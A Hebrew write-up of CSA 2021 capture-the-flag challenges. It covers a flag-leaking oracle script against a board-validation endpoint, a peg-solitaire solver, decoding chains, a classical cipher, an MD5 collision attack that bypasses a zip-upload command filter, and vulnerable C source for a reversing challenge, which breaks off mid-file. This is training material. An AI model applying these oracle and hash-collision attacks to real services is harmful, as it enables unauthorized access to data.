
    if shortest == (flag[level] % 9) + 1:

        result = 1

    return result

פתחנו את האתר שניתן לנו, ופתחנו את הNetwork tab ב dev-tools של כרום, נראה שיש הרבה בקשות get לendpoint http://memento.csa-challenge.com:7777/verifygame נראה אם כך שהאתר אליו נכנסנו מג'נרט לוחות ואז בודק האם הם ולידיים, בעזרת הבקשות, כאשר הלוח שג'ונרט ולידי, המשחק יכול להתחיל. **תמונה שמכילה שולחן

התיאור נוצר באופן אוטומטי**



בנוסף, הייצוג של הלוח נשלח בbase64.

עשה decode ונראה מה הפורמט בו נשלח הלוח:

orkinyo@DESKTOP-CTEHDRV:/mnt/c/Users/orkin/Documents/ctfs\_cyber\_shit/csa-2021/Memento$ echo "W1sxNywxMywyLDE4LDIsMTQsMTE  
sMV0sWzgsMTksMTMsMTEsNyw1LDMsNF0sWzYsMTQsMjAsMTgsMTYsOCw2LDldLFs0LDcsNSwxMiwxLDE2LDEwLDEwXSxbMTUsMTIsMjAsMywxNyw5LDE1LDE  
5XV0=" | base64 -d  
[[17,13,2,18,2,14,11,1],[8,19,13,11,7,5,3,4],[6,14,20,18,16,8,6,9],[4,7,5,12,1,16,10,10],[15,12,20,3,17,9,15,19]]

**פתרון:**

אנחנו יכולים לפנות לendpoint שבה מבוצעת הוולידיציה, עם לוחות לבחירתנו, גודל הלוחות הינו 5\*8.

בקוד הולידציה של לוח, אנחנו רואים שיש התייחסות לדגל של האתגר, עלינו להבין אילו סוגי לוחות יוכלו לעזור לנו להדליף את הדגל.

ראשית, card\_number שנבחר ממספר שלם רנדומאלי בין 1 ל20, הוא שקובע את הערך של shortest.

אם כן – נוכל למלא את כל הלוח באפסים, פרט לשני תאים. כך card\_number שלעולם לא יהיה אפס, יוכל להיות מושפע רק משני התאים הנותרים שבהם אין אפסים.

בתוכן שני התאים הנותרים נוכל לשים מספר רנדומאלי בין 1 ל 20, אם המספר הרנדומאלי יהיה שווה לcard\_number והמרחק בין שני התאים בהם שמנו את המספר הרנדומאלי יהיה שווה ל (flag[level] % 9) + 1 אז נקבל תשובה לבקשה שבה result == 1, אז נדע בוודאות מה יכולים להיות הערכים האפשריים של תו הדגל באינדקס level של הדגל (זאת מכיוון שניתן לנו בתיאור השאלה שהדגל מורכב רק מאותיות קטנות וממקף תחתון).

שימו לב שshortest יכול להיות רק בין 1 ל 9, לכן אין טעם לשלוח לוחות שבהם המרחק בין המספרים הרנדומאליים גדול מ9.

נשים את המספר הרנדומאלי הראשון תמיד באינדקס 0,0 במערך ואת המספר הרנדומאלי השני (בעל אותו הערך) באינדקסים משתנים במערך, במרחקים שונים מ 0,0.

import base64

import string

import random

import requests

def create\_board(level, index):

    card = random.randint(1, 20)

    pool = [card, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,

            0, 0, 0, 0, 0, 0]

    pool[index] = card

    board = [[], [], [], [], []]

    for i in range(5):

        for j in range(8):

            board[i].append(pool[i \* 8 + j])

    board64 = base64.b64encode(board.\_\_str\_\_().replace(' ', '').encode()).decode()

    while True:

        try:

            r = requests.get(f"http://memento.csa-challenge.com:7777/verifygame?level={level}&board={board64}")

            break

        except:

            pass

    return r.text, board

def possible\_char(path):

    pos = []

    for i in string.ascii\_lowercase + "\_":

        if ord(i[0]) % 9 + 1 == path:

            pos.append(i)

    return pos

def main():

    for level in range(4, 25):

        index = 36

        is\_valid = '0'

        while is\_valid == '0':

            index += 1

            is\_valid, board = create\_board(level, index)

            index = index % 39

        path = index % 8 + int(index / 8)

        print(possible\_char(path))

if \_\_name\_\_ == "\_\_main\_\_":

    main()

כך, נעבור על המרחקים בין 1 ל9 (שימו לב שהאינדקס המקסימלי במערך חד מימדי הוא 38 מכיוון שלאחריו המרחק בין 0 ל 39 גדול מ9).


בנוסף אנחנו יודעים שהדגל הינו בפורמט CSA{} לכן אנחנו בודקים את הlevels רק בין 4 ל 24.

שימו לב שהמרחק בין 0,0 לכל נקודה אחרת בלוח הוא ה index % 8 + int(index / 8)

Index % 8 מייצג את המרחק בציר הx וindex / 8 את המרחק בציר הy. בלוח שנראה ככה:



נקבל את האפשרויות הבאות כשנריץ את הפתרון:



ועכשיו נתחיל במשחק הניחושים, לבסוף הגענו לדגל:

|  |
| --- |
| **CSA{we\_all\_need\_mirrors}** |

**אתגר Puzz-word (קטגוריית Programming, 300 נקודות)**

|  |
| --- |
| One of my colleagues just loves puzzles.  He wrote this API that you can send and get a puzzle, and if you can solve it, you get the secret key to his bitcoin fortune.  We couldn't get it :(  Can you?  You can try it here:  https://puzzword.csa-challenge.com/help |

ניכנס לקישור שניתן בתיאור האתגר ונקבל הטקסט הבא:

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

**פתרון:**

טוב, מי מאיתנו לא שיחק ופתר (וכתב אלגוריתמים) דמקה סינית בילדותו?

הפתרון הוא מסוג backtrack קלאסי, עם מעט אופטימיזציות.

import requests

import json

start\_url = "https://puzzword.csa-challenge.com/puzzle"

url = "https://puzzword.csa-challenge.com/solve"

class PegSolitaireBoard:

    def \_\_init\_\_(self, table):

        self.table = table

    def move(self, y, x, d):

        if self.table[y][x] != 1:

            return False

        if d == 0 and x - 2 >= 0 and self.table[y][x - 1] == 1 and self.table[y][x - 2] == 0:

            self.table[y][x] = self.table[y][x - 1] = 0

            self.table[y][x - 2] = 1

            return True

        if d == 1 and x + 2 < len(self.table[0]) and self.table[y][x + 1] == 1 and self.table[y][x + 2] == 0:

            self.table[y][x] = self.table[y][x + 1] = 0

            self.table[y][x + 2] = 1

            return True

        if d == 2 and y - 2 >= 0 and self.table[y - 1][x] == 1 and self.table[y - 2][x] == 0:

            self.table[y][x] = self.table[y - 1][x] = 0

            self.table[y - 2][x] = 1

            return True

        if d == 3 and y + 2 < len(self.table) and self.table[y + 1][x] == 1 and self.table[y + 2][x] == 0:

            self.table[y][x] = self.table[y + 1][x] = 0

            self.table[y + 2][x] = 1

            return True

        return False

    def unmove(self, y, x, d):

        if d == 0:

            self.table[y][x] = self.table[y][x - 1] = 1

            self.table[y][x - 2] = 0

        elif d == 1:

            self.table[y][x] = self.table[y][x + 1] = 1

            self.table[y][x + 2] = 0

        elif d == 2:

            self.table[y][x] = self.table[y - 1][x] = 1

            self.table[y - 2][x] = 0

        elif d == 3:

            self.table[y][x] = self.table[y + 1][x] = 1

            self.table[y + 2][x] = 0

class PegSolitaireSolver:

    def \_\_init\_\_(self, board, target):

        self.board = board

        tmp = 0

        for row in self.board.table:

            for elem in row:

                if elem == 0:

                    tmp += 1

        self.center\_row = len(self.board.table) / 2

        self.center\_column = len(self.board.table[0]) / 2

        self.solution = []

        self.target = target

        self.num\_pegs = -tmp

        for row in self.target:

            for elem in row:

                if elem == 0:

                    self.num\_pegs += 1

    def back\_track(self, move):

        if move == self.num\_pegs:

            if self.board.table == self.target:

                return True

            else:

                return False

        for r in range(len(self.board.table)):

            for c in range(len(self.board.table[0])):

                for d in range(4):

                    if self.board.move(r, c, d):

                        if self.back\_track(move + 1):

                            self.solution.append((r, c, d))

                            return True

                        self.board.unmove(r, c, d)

        return False

    def solve(self):

        self.solution = []

        self.back\_track(0)

        self.solution.reverse()

        return self.solution

    def get\_solution(self, ):

        p\_sol = []

        dir\_map = {

            0: '<',

            1: '>',

            2: '^',

            3: 'v'

        }

        for step in self.solution:

            r, c, d = step

            p\_sol.append([c, r, dir\_map[d]])

            self.board.move(\*step)

        return p\_sol

def trans(table):

    board = []

    for i, row in enumerate(table):

        board.append([])

        for cell in row:

            if cell == 'O':

                board[i].append(1)

            elif cell == ' ':

                board[i].append(2)

            elif cell == '.':

                board[i].append(0)

    return board

def solve(board, target):

    answer = PegSolitaireSolver(PegSolitaireBoard(board), target)

    answer.solve()

    return answer.get\_solution()

if \_\_name\_\_ == '\_\_main\_\_':

    res = requests.get(start\_url)

    msg = json.loads(json.loads(res.text)["message"])

    while True:

        puzzle\_id = msg["puzzle\_id"]

        b = trans(msg["source\_board"])

        t = trans(msg["destination\_board"])

        sol = solve(b, t)

        data = {

            "puzzle\_id": puzzle\_id,

            "solution": sol

        }

        res = requests.post(url, json=data)

        msg = json.loads(json.loads(res.text)["message"])

        print(msg["message"])

        if "puzzle\_id" not in msg:

            break

לבסוף נקבל את הפלט הבא:

ניסינו להכניס את הדגל שמורכב מהאותיות הראשונות של כל הודעה שהוחזרה, אך ניסיון זה לא צלח. לבסוף ניסינו להפריד את המילים בדגל עם "\_", וקיבלנו את הדגל:

|  |
| --- |
| **CSA{In\_Th3OrY\_wE\_tRuST}** |

**אתגר D3c0d3M3 (קטגוריית Crypto, 100 נקודות)**

|  |
| --- |
| WFKZLTABVKWVLXGMASVPYVP2ZRTKVHKV6XGBJKVEKX44YCVKXBK4XTBDVKSVL2WMACVLOVPEZQJ2VHCV    Can you get to the flag? :) |

**פתרון:**

אנחנו יכולים לראות שניתן לנו טקסט מוצפן, עלינו לעקוב אחרי ההוראות בתמונה כדי לקבל את הדגל.

בואו נתחיל להבין את השלבים השונים:

תמונה שמכילה טקסט, רהיטים, מושב, שולחן

התיאור נוצר באופן אוטומטי

האותיות X וI הן ספרות רומיות (כאשר X=10, וI=1) נמיר אותן למספר ונקבל B.32, מה שמזכיר לנו את [בסיס 32](https://en.wikipedia.org/wiki/Base32), בנוסף הטקסט המוצפן נראה כמו קידוד של טקסט בbase32.

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

הסמל **⊕** הוא הסמל של הפעולה xor, כלומר, עלינו לעשות xor בין התוצאה של הפעולה הקודמת לבין 0xcc55aa.



סמל זה מזכיר את הצופן הקדום [rot13](https://he.wikipedia.org/wiki/ROT13).

כעת שיש בידינו את כל השלבים, נלך למסעדה האהובה עלינו [cyberchef](https://gchq.github.io/CyberChef/).

אחרי הפעולות נקבל את [הoutput](https://gchq.github.io/CyberChef/#recipe=From_Base32('A-Z2-7%3D',true)XOR(%7B'option':'Hex','string':'cc55aa'%7D,'Standard',false)ROT13(true,true,false,13)&input=V0ZLWkxUQUJWS1dWTFhHTUFTVlBZVlAyWlJUS1ZIS1Y2WEdCSktWRUtYNDRZQ1ZLWEJLNFhUQkRWS1NWTDJXTUFDVkxPVlBFWlFKMlZIQ1Y) הבא.

נראה שהדגל נמצא בתוכו (הפוך), אך מכיוון שזהו קידוד utf-16 של הדגל, אנחנו רואים את הנקודות.

נוסיף למתכון את [המרכיבים הבאים](https://gchq.github.io/CyberChef/#recipe=From_Base32('A-Z2-7%3D',true)XOR(%7B'option':'Hex','string':'cc55aa'%7D,'Standard',false)ROT13(true,true,false,13)Decode_text('UTF-16LE%20(1200)')Reverse('Character')&input=V0ZLWkxUQUJWS1dWTFhHTUFTVlBZVlAyWlJUS1ZIS1Y2WEdCSktWRUtYNDRZQ1ZLWEJLNFhUQkRWS1NWTDJXTUFDVkxPVlBFWlFKMlZIQ1Y):

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

ונקבל את הדגל:

|  |
| --- |
| **CSA{H@ving\_FuN\_D3C0DinG?}** |

**אתגר cq\_cq\_cq (קטגוריית Crypto, 180 נקודות)**

לאתגר לא צורף תיאור אך כן צורף הקובץ A\_Message\_from\_Mr.\_Phillips.txt

**פתרון:**

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

נראה שהקובץ שקיבלנו מכיל תקשורת רדיו (הסקנו זאת על פי השימוש ב[CQ](https://en.wikipedia.org/wiki/CQ_(call)))

לאחר חיפוש קצר בגוגל נמצא את הצופן הבא שנקרא באופן מפתיע "[Phillips Cipher](https://www.dcode.fr/phillips-cipher)".

לאחר קריאה של האופן בו מוצפן טקסט באמצעות הצופן, הבנו כיצד לעשות bruteforce די בקלות על הצופן, בנוסף לכך ידוע לנו שהצופן מתחיל בטקסט "FROM MISTER PHILLIPS TO ALL AGENTS STOP", אך לאחר חיפוש נוסף קצר בגוגל אחר כלים שאולי יחסכו מאיתנו זמן מצאנו את הכלי הבא: [CryptoCrack](https://sites.google.com/site/cryptocrackprogram/home). ניתן לכלי את הcrib (כלומר plaintext ידוע) של frommisterphillipstoallagentsstop, לאחר שניות בודדות הכלי מצא את התשובה:

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

נשנה את התווים בדגל על פי המילים שניתנו לנו:

theflagiscsaopencurlybracketsclassicunderscorecryptounderscorestrikesunderscorebackclosecurlybracketsstop

והדגל הוא:

|  |
| --- |
| **CSA{CLASSIC\_CRYPTO\_STRIKES\_BACK}** |

**אתגר ls (קטגוריית Crypto, 300 נקודות)**

|  |
| --- |
| Boss wanted to give people access to only see the directories list in a filesystem.  Now you can run anything on my OS... so long as it's ls (with parameters).  Send the commands in one or more files, then zip that file. I only accept zips, everything else is inefficient.  I'll verify that you aren't playing games, if I see a command that isn't ls, I'm not running it.  I don't like redundancy, so I'll save the hash of the zips that were already verified...using the best hash algorithm of them all: MD5!  POST to:  https://ls.csa-challenge.com/upload-zip |

**פתרון:**

מתיאור האתגר ניתן להבין שעלינו ליצור שני קבצי זיפ בעלי md5 hash זהה, אחד מהם יכיל קובץ בעל פקודת ls. והשני יכיל קובץ שיקרא את הדגל.

זוהי מתקפת hash collision קלאסית.

ראשית קצת רקע על md5:

md5 הינה פונקציית גיבוב קריפטוגראפית שנחשבת לא בטוחה, המחשבים האישיים שלנו הצליחו למצוא collision בזמן סביר יחסית.

ראשית נבין איזה קבצים ישנם על השרת עם שליחת פקודת ls.

with open("./commands.zip", "rb") as f:

    data = f.read()


url = "https://ls.csa-challenge.com/upload-zip"

ד

response = s.post(url, headers= {"Content-Type": "application/zip"},data= data)

print(response.text)

print(response)

כלומר על השרת קיים הקובץ flag.txt שאותו אנחנו אמורים לקרוא.

מכיוון שבheader של קובץ zip ישנו field של גודל קובץ הזיפ, אז נוכל להצמיד לסוף הקובץ מידע נוסף

שישנה את הhash של הקובץ, אך לא ישנה את תוכן הקובץ שיחולץ מתוך הzip.

זוהי מתקפה מסוג [Chosen-prefix collision attack](https://en.wikipedia.org/wiki/Collision_attack) והשתמשנו בכלי [HashClash](https://github.com/cr-marcstevens/hashclash).

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

אחרי שהשגנו שני קבצי zip בעלי md5 hash זהה, כל שנותר לעשות הוא לשלוח אותם.

#!/usr/bin/python3

import requests

import os

import json

with open("./ls.zip", "rb") as f:

    data1 = f.read()

url = "https://ls.csa-challenge.com/upload-zip"

s = requests.Session()

response = json.loads(s.post(url, headers= {"Content-Type": "application/zip"},data= data1).text)


print(response["body"])

with open("./win.zip", "rb") as f:

    data2 = f.read()

response = json.loads(s.post(url, headers= {"Content-Type": "application/zip"},data= data2).text)

print(response["body"])



ונקבל את הדגל:

|  |
| --- |
| **CSA{K1LL\_MD5\_A1r34dy\_p1z}** |

**אתגר Computed Shopping Assistant (קטגוריית Reversing, 180 נקודות)**

|  |
| --- |
| Welcome to Computed Shopping Assistant!  The place where you can manage your shopping cart, and get substantial discounts with our special promotion coupons!  We have given all CSA candidates a free 10% OFF coupon:  NOT\_A\_FLAG{I\_4M\_A\_N3WB1E}  Enjoy!  Please be aware that the system is not perfect, so don't go around buying loaves of soup...  nc csa.csa-challenge.com 1111 |

לאתגר צורפו הקבצים הבאים:

shopping\_cart.h:

#ifndef SHOPPING\_CART\_H

#define SHOPPING\_CART\_H

#include <stdio.h>

#include <stdlib.h>

#include <stdbool.h>

#include <string.h>

#define SHOPPING\_CART\_SIZE 100

#define STRING\_BUFFER\_SIZE 100

enum item\_type {

    TYPE\_UNDEFINED = 0,

    TYPE\_BREAD     = 'b', // loaves

    TYPE\_PASTA     = 'p', // kilograms

    TYPE\_SOUP      = 's', // liters

    TYPE\_DRINK     = 'd', // liters

    TYPE\_VEGETABLE = 'v', // kilograms

    TYPE\_FRUIT     = 'f', // items

    TYPE\_COUPON    = 'c',

};

struct coupon\_item {

    int discount\_amount;

    int have\_entered;

    int is\_valid;

    int length;

    int expiration\_day;

    int expiration\_month;

    int expiration\_year;

    char code[STRING\_BUFFER\_SIZE];

};

struct grocery\_item {

    int amount\_grams; // deprecated - use kilograms instead

    int amount\_kilograms;

    int amount\_items;

    int amount\_loaves;

    int amount\_liters;

    char description[STRING\_BUFFER\_SIZE];

};

struct shopping\_cart\_item {

    enum item\_type type;

    union {

        struct coupon\_item coupon;

        struct grocery\_item grocery\_item;

    };

};

typedef struct shopping\_cart\_item item;

struct shopping\_cart {

    int amount\_of\_items;

    item items[SHOPPING\_CART\_SIZE];

};

item\* add\_item(enum item\_type type);

void remove\_item(int index);

bool can\_edit\_item(item\* item);

bool is\_valid\_food\_type(enum item\_type type);

char\* food\_type\_to\_unit(enum item\_type type);

void load\_coupon(char\* path, int discount);

#endif /\* SHOPPING\_CART\_H \*/

Shopping\_cart.c:

#include "shopping\_cart.h"

struct shopping\_cart shopping\_cart;

char user\_input[STRING\_BUFFER\_SIZE];

bool loaded\_coupons;

int get\_free\_index() {

    for (int i = 0; i < SHOPPING\_CART\_SIZE; i++) {

        if (shopping\_cart.items[i].type == TYPE\_UNDEFINED) {

            return i;

        }

    }

    return -1;

}

item\* add\_item(enum item\_type type) {

    int idx = get\_free\_index();

    if (idx == -1) {

        printf("Can't add more items to your shopping cart!\n");

        exit(0);

    }

    shopping\_cart.items[idx].type = type;

    shopping\_cart.amount\_of\_items++;

    return &shopping\_cart.items[idx];

}

void remove\_item(int index) {

    if (shopping\_cart.items[index].type == TYPE\_UNDEFINED) {

        printf("Item %d is not in your shopping cart!\n", index);

        return;

    }

    shopping\_cart.items[index].type = TYPE\_UNDEFINED;

    shopping\_cart.amount\_of\_items--;

    printf("Item %d removed!\n", index);

}

bool can\_edit\_item(item\* item){

    if ((item->type == TYPE\_UNDEFINED)) {

        printf("There is no item at selected index\n");

        return false;

    } else if

        (((item->type == TYPE\_BREAD) && (item->grocery\_item.amount\_loaves > 0)) || ((item->type == TYPE\_PASTA) && (item->grocery\_item.amount\_kilograms > 0)) ||

        ((item->type == TYPE\_SOUP) && (item->grocery\_item.amount\_liters > 0)) || ((item->type == TYPE\_DRINK) && (item->grocery\_item.amount\_liters > 0)) ||

        ((item->type == TYPE\_VEGETABLE) && (item->grocery\_item.amount\_kilograms > 0)) || ((item->type = TYPE\_FRUIT) && (item->grocery\_item.amount\_items > 0))) {

        return true;

    } else if ((item->type = TYPE\_COUPON)) {

        printf("Item is a coupon!\n");

        return false;

    } else {

        printf("Invalid item type!\n");

        return false;

    }

}

bool is\_valid\_food\_type(enum item\_type type) {

    return (

        (type == TYPE\_BREAD)     ||

        (type == TYPE\_PASTA)     ||

        (type == TYPE\_SOUP)      ||

        (type == TYPE\_DRINK)     ||

        (type == TYPE\_VEGETABLE) ||

        (type == TYPE\_FRUIT));

}

char\* food\_type\_to\_unit(enum item\_type type) {

    switch (type) {

        case TYPE\_BREAD:

            return "loaves";

            break;

        case TYPE\_PASTA:

        case TYPE\_VEGETABLE:

            return "kilogram(s)";

            break;

        case TYPE\_SOUP:

        case TYPE\_DRINK:

            return "liter(s)";

            break;

        case TYPE\_FRUIT:

            return "unit(s)";

            break;

    }

}

bool is\_coupon\_valid(char\* coupon) {

    // black list of expired coupons

    if (!memcmp(coupon, "NOT\_A\_FLAG{I\_L0V3\_CSA}", strlen(coupon)) ||

        !memcmp(coupon, "NOT\_A\_FLAG{G1V3\_M3\_M0R3\_C0UP0N5\_PL3453}", strlen(coupon)) ||

        !memcmp(coupon, "NOT\_A\_FLAG{TH3\_C4K3\_1S\_A\_L1E}", strlen(coupon))) {

        return false;

    } else {

        return true;

    }

}

void load\_coupon(char\* path, int discount) {

    char coupon[STRING\_BUFFER\_SIZE];

    FILE \*fp = fopen(path, "r");

    if (fp == NULL) {

        printf("Unable to open file! (%s)\n", path);

        exit(0);

    }

    if (fgets(coupon, STRING\_BUFFER\_SIZE, fp) == NULL) {

        printf("Could not load coupon %s!\n", path);

        exit(0);

    }

    fclose(fp);

    int is\_valid = is\_coupon\_valid(coupon);

    if (!is\_valid) {

        return;

    }

    item\* item = add\_item(TYPE\_COUPON);

    item->coupon.discount\_amount = discount;

    item->coupon.have\_entered = false;

    item->coupon.is\_valid = is\_valid;

    item->coupon.length = strlen(coupon);

    item->coupon.expiration\_day = 0;  // todo - implement expiration date check

    item->coupon.expiration\_month = 0;

    item->coupon.expiration\_year = 0;

    strncpy(item->coupon.code, coupon, strlen(coupon));

}

main.c:

#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <stdbool.h>

#include "shopping\_cart.h"

extern struct shopping\_cart shopping\_cart;

extern char user\_input[];

extern bool loaded\_coupons;

void add\_item\_menu() {

    printf("Which item would you like to add?\n");

    printf("%c - Bread\n", TYPE\_BREAD);

    printf("%c - Pasta\n", TYPE\_PASTA);

    printf("%c - Soup\n", TYPE\_SOUP);

    printf("%c - Drink\n", TYPE\_DRINK);

    printf("%c - Vegetable\n", TYPE\_VEGETABLE);

    printf("%c - Fruit\n", TYPE\_FRUIT);

    char choice\_type;

    scanf(" %c", &choice\_type);

    if (!is\_valid\_food\_type(choice\_type)) {

        printf("Invalid type entered!\n");

        return;

    }

    item\* item = add\_item(choice\_type);

    switch (choice\_type) {

        case TYPE\_BREAD:

            strcpy(item->grocery\_item.description, "White bread");

            item->grocery\_item.amount\_loaves = 1;

            break;

        case TYPE\_PASTA:

            strcpy(item->grocery\_item.description, "Spaghetti");

            item->grocery\_item.amount\_kilograms = 1;

            break;

        case TYPE\_SOUP:

            strcpy(item->grocery\_item.description, "Lentil soup");

            item->grocery\_item.amount\_liters = 1;

            break;

        case TYPE\_DRINK:

            strcpy(item->grocery\_item.description, "Coca-Cola");

            item->grocery\_item.amount\_liters = 1;

            break;

        case TYPE\_VEGETABLE:

            strcpy(item->grocery\_item.description, "Potatoes");

            item->grocery\_item.amount\_kilograms = 1;

            break;

        case TYPE\_FRUIT:

            strcpy(item->grocery\_item.description, "Apples");

            item->grocery\_item.amount\_items = 1;

            break;

    }

    printf("1 %s of %s added!\n", food\_type\_to\_unit(choice\_type), item->grocery\_item.description);

}

void edit\_item\_menu() {

    if (shopping\_cart.amount\_of\_items == 0) {

        printf("Your shopping cart is empty!\n");

        return;

    }

    printf("Which item index would you like to edit?\n");

    int choice;

    scanf("%d", &choice);

    if (choice < 0 || choice >= SHOPPING\_CART\_SIZE) {

        printf("Invalid item index!\n");

        return;

    }

    item\* item = &shopping\_cart.items[choice];

    if (!can\_edit\_item(item)) {

        printf("Can not edit this item!\n");

        return;

    }

    printf("Which property would you like to edit?\n"

        "1 - Type\n"

        "2 - Amount of kilograms\n"

        "3 - Amount of items\n"

        "4 - Amount of loaves\n"

        "5 - Amount of liters\n"

        "6 - Description\n"

        "7 - Cancel\n");

    scanf("%d", &choice);

    if (choice < 1 || choice > 7) {

        printf("Invalid choice!\n");

        return;

    }

    char newline;

    scanf("%c", &newline); // clear newline from buffer

    char choice\_type;

    switch (choice) {

        case 1:

            printf("Enter new type: ");

            fflush(stdout);

            scanf(" %c", &choice\_type);

            if (choice\_type == TYPE\_COUPON) {

                printf("You can not convert to coupon!\n");

            } else if (is\_valid\_food\_type(choice\_type)) {

                item->type = choice\_type;

            } else {

                printf("Invalid type entered!\n");

            }

            break;

        case 2:

            printf("Enter new kilograms amount: ");

            fflush(stdout);

            scanf("%d", &choice);

            item->grocery\_item.amount\_kilograms = choice;

            break;

        case 3:

            printf("Enter new items amount: ");

            fflush(stdout);

            scanf("%d", &choice);

            item->grocery\_item.amount\_items = choice;

            break;

        case 4:

            printf("Enter new loaves amount: ");

            fflush(stdout);

            scanf("%d", &choice);

            item->grocery\_item.amount\_loaves = choice;

            break;

        case 5:

            printf("Enter new liters amount: ");

            fflush(stdout);

            scanf("%d", &choice);

            item->grocery\_item.amount\_liters = choice;

            break;

        case 6:

            printf("Enter new description: ");

